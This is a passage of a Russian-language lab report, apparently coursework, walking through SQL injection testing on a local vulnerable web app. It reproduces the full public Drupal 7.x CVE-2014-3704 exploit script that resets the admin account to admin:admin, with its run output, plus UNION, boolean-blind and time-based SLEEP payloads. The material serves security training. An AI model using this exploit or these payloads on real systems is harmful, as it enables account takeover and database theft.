


Рисунок 4.21 – получение пароля

В итоге обновляем страницу и видим полученный захэшированный пароль.

SQL Injection (Drupal)

Drupal — система управления содержимым, используемая также как каркас для веб-приложений (CMF), написанная на языке PHP

Для этой уязвимости нужно получить доступ к сети Drupal внутри этого сервера.




Рисунок 4.22 – Страница логина

и для использования этого уже есть намек на уязвимость CVE-2014-3704.

Или же можно проверить точную версию, установленную на сервере, проверив /CHANGELOG.txt.




Рисунок 4.23 – Проверка версии

Drupal установлена версии 7.31.

Для этого был найден публичный эксплойт который является SQLi написанным на PHP

https://www.exploit-db.com/exploits/34993/

```
root@kali:~/Desktop# cat drupal.php
<?php
#--------------------------------------------------------------------------#
# Exploit Title: Drupal core 7.x - SQL Injection                           #
# Date: Oct 16 2014                                                        #
# Exploit Author: Dustin Dörr                                              #
# Software Link: http://www.drupal.com/                                    #
# Version: Drupal core 7.x versions prior to 7.32                          #
# CVE: CVE-2014-3704                                                       #
#--------------------------------------------------------------------------#

$url = 'http://192.168.140.139/drupal/';
$post_data = "name[0%20;update+users+set+name%3D'admin'+,+pass+%3d+'" . urlencode('$S$CTo9G7Lx2rJENglhirA8oi7v9
LtLYWFrGm.F.0Jurx3aJAmSJ53g') . "'+where+uid+%3D+'1';;#%20%20]=test3&name[0]=test&pass=test&test2=test&form_bui
ld_id=&form_id=user_login_block&op=Log+in";

$params = array(
'http' => array(
'method' => 'POST',
'header' => "Content-Type: application/x-www-form-urlencoded\r\n",
'content' => $post_data
)
);
$ctx = stream_context_create($params);
$data = file_get_contents($url . '?q=node&destination=node', null, $ctx);

if(stristr($data, 'mb_strlen() expects parameter 1 to be string') && $data) {
echo "Success! Log in with username \"admin\" and password \"admin\" at {$url}user/login";
} else {
echo "Error! Either the website isn't vulnerable, or your Internet isn't working. ";
}
?>
root@kali:~/Desktop#
```

Рисунок 4.24 - смена URL и запуск эксплойта

```
root@kali:~/Desktop# php drupal.php
Success! Log in with username "admin" and password "admin" at http://192.168.140
.139/drupal/user/loginroot@kali:~/Desktop#
```

Рисунок 4.25 – успешный запуск

Эксплуатация прошла успешно, теперь необходимо войти в drupal с помощью admin:admin.




Рисунок 4.26 – успешны вход после исполнения уязвимости

SQL Injection (AJAX\JSON\jQuery)

В этом (AJAX/JSON/JQUERY) Sql, найти уязвимость немного сложно, нужно сосредоточиться на том, что вы получаете в ответ

Потому что как только вы наберете что-то, веб-приложение начнет предсказывать это и начнет показывать Вам результат.





Рисунок 4.27 – вывод фильмов

В этом я только что набрал aplhabet (i), и он начинает показывать мне все названия фильмов, которые состоят из буквы (i) в нем.

А с помощью (ir) доступен только Iron Man, теперь хитрость поиска уязвимости SQLi заключается в том, что следует сосредоточиться на конечном результате, в перечислении

Сначала давайте начнем поиск столбцов с помощью {order by}

Используя этот синтаксис (‘ - #), видим результат, даже не вводя никакого буквенного символа, найти точное количество столбцов, которые нам действительно нужны, чтобы сосредоточиться на результате.



Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link
Iron Man	2008	Tony Stark	action	Link
Man of Steel	2013	Clark Kent	action	Link
Terminator Salvation	2009	John Connor	sci-fi	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link
The Cabin in the Woods	2011	Some zombies	horror	Link
The Dark Knight Rises	2012	Bruce Wayne	action	Link
The Fast and the Furious	2001	Brian O'Connor	action	Link
The Incredible Hulk	2008	Bruce Banner	action	Link
World War Z	2013	Gerry Lane	horror	Link

Рисунок 4.28 – поиск количества столбцов

Необходимо проверять результат до тех пор пока он не перестанет изменяться, чтобы понять предел колонок

Рисунок 4.29 – поиск количества столбцов

При order by 8 результат перестает изменяться, поэтому количество колонок равно 7.

Теперь используется union для дальнейшего перечисления базы данных.




Рисунок 4.30 – вывод необходимой информации

' union select 1,version(),3,4,database(),6,7 -- #

Таким образом подставив вместо колонок необходимые нам для получения данные, видим что они отображаются в списке фильмов.

SQL Injection -Blind -Boolean-Based

Это слепая булевская инъекция, которую очень трудно определить




Рисунок 4.31 – форма слепой sql инъекции

Одиночная ковычка определяется сервером, так что это не сработает, нам придется добавить что-то другое.




Рисунок 4.32 – попытка выявить уязвимость

Вышеприведенный синтаксис не дал нам никакой ошибки, потому что логическая SQL-инъекция - это логический метод SQL-инъекции, который основан на отправке SQL-запроса в базу данных, который заставляет

приложение возвращать различный итог в зависимости от того, возвращает ли запрос истинный или ложный результат.




Рисунок 4.33 – поиск столбцов

’ or 1=0 order by 1– #

Чтобы проверить количество столбцов, можно использовать приведенный выше синтаксис, пока он не даст нам неверную синтаксическую ошибку




Рисунок 4.34 – поиск столбцов

При order by на 8 он дал нам ошибку так что это означает что у него не больше 7 столбцов

В зависимости от результата содержимое HTTP-ответа будет изменяться или оставаться неизменным. Это позволяет злоумышленнику определить, возвращает ли используемая полезная нагрузка значение true или false, даже если данные из базы данных не возвращаются.

SQLi Blind (Time Based)




Рисунок 4.35 – внедрение метода основанного на времени

teck’-SLEEP(5)#

SQL Injection (Time Based SQL-инъекция) - это метод SQL Injection (Time Based SQL-инъекция), основанный на отправке SQL-запроса к базе данных, который заставляет базу данных ждать определенное количество времени (всекундах), прежде чем ответить. Время ответа будет указывать злоумышленнику, является ли результат запроса TRUE или FALSE.




Рисунок 4.36 – получение данных об уязвимости БД

teck’-IF(MID(VERSION(),1,1) = ‘5’, SLEEP(5), 0)#

В зависимости от результата HTTP-ответ будет возвращен с задержкой или сразу же. Это позволяет злоумышленнику определить, возвращает ли используемая полезная нагрузка значение true или false, даже если данные из базы данных не возвращаются. Эта атака обычно происходит медленно (особенно на больших базах данных), так как злоумышленнику придется перечислять БД по символам.

Т.е само наличие задержки уже говорит о том что есть уязвимость основанная на time-based.

4.2 Тестирование sql инъекций методом post

SQLi (POST/Search)

Данная sql инъекция из названия говорит сама за себя, используя метод post.

Работа здесь происходит с параметром title, который при sql манипуляции будет изменяться.




Рисунок 4.37 – изменение в параметре title

Изначально этот параметр пуст, но когда в него добавляется выражение с параметром, то ниже видно изменение в данном параметре что говорит о уязвимости и дальнейшей возможности эксплуатации.

Рисунок 4.38 – выявление уязвимости

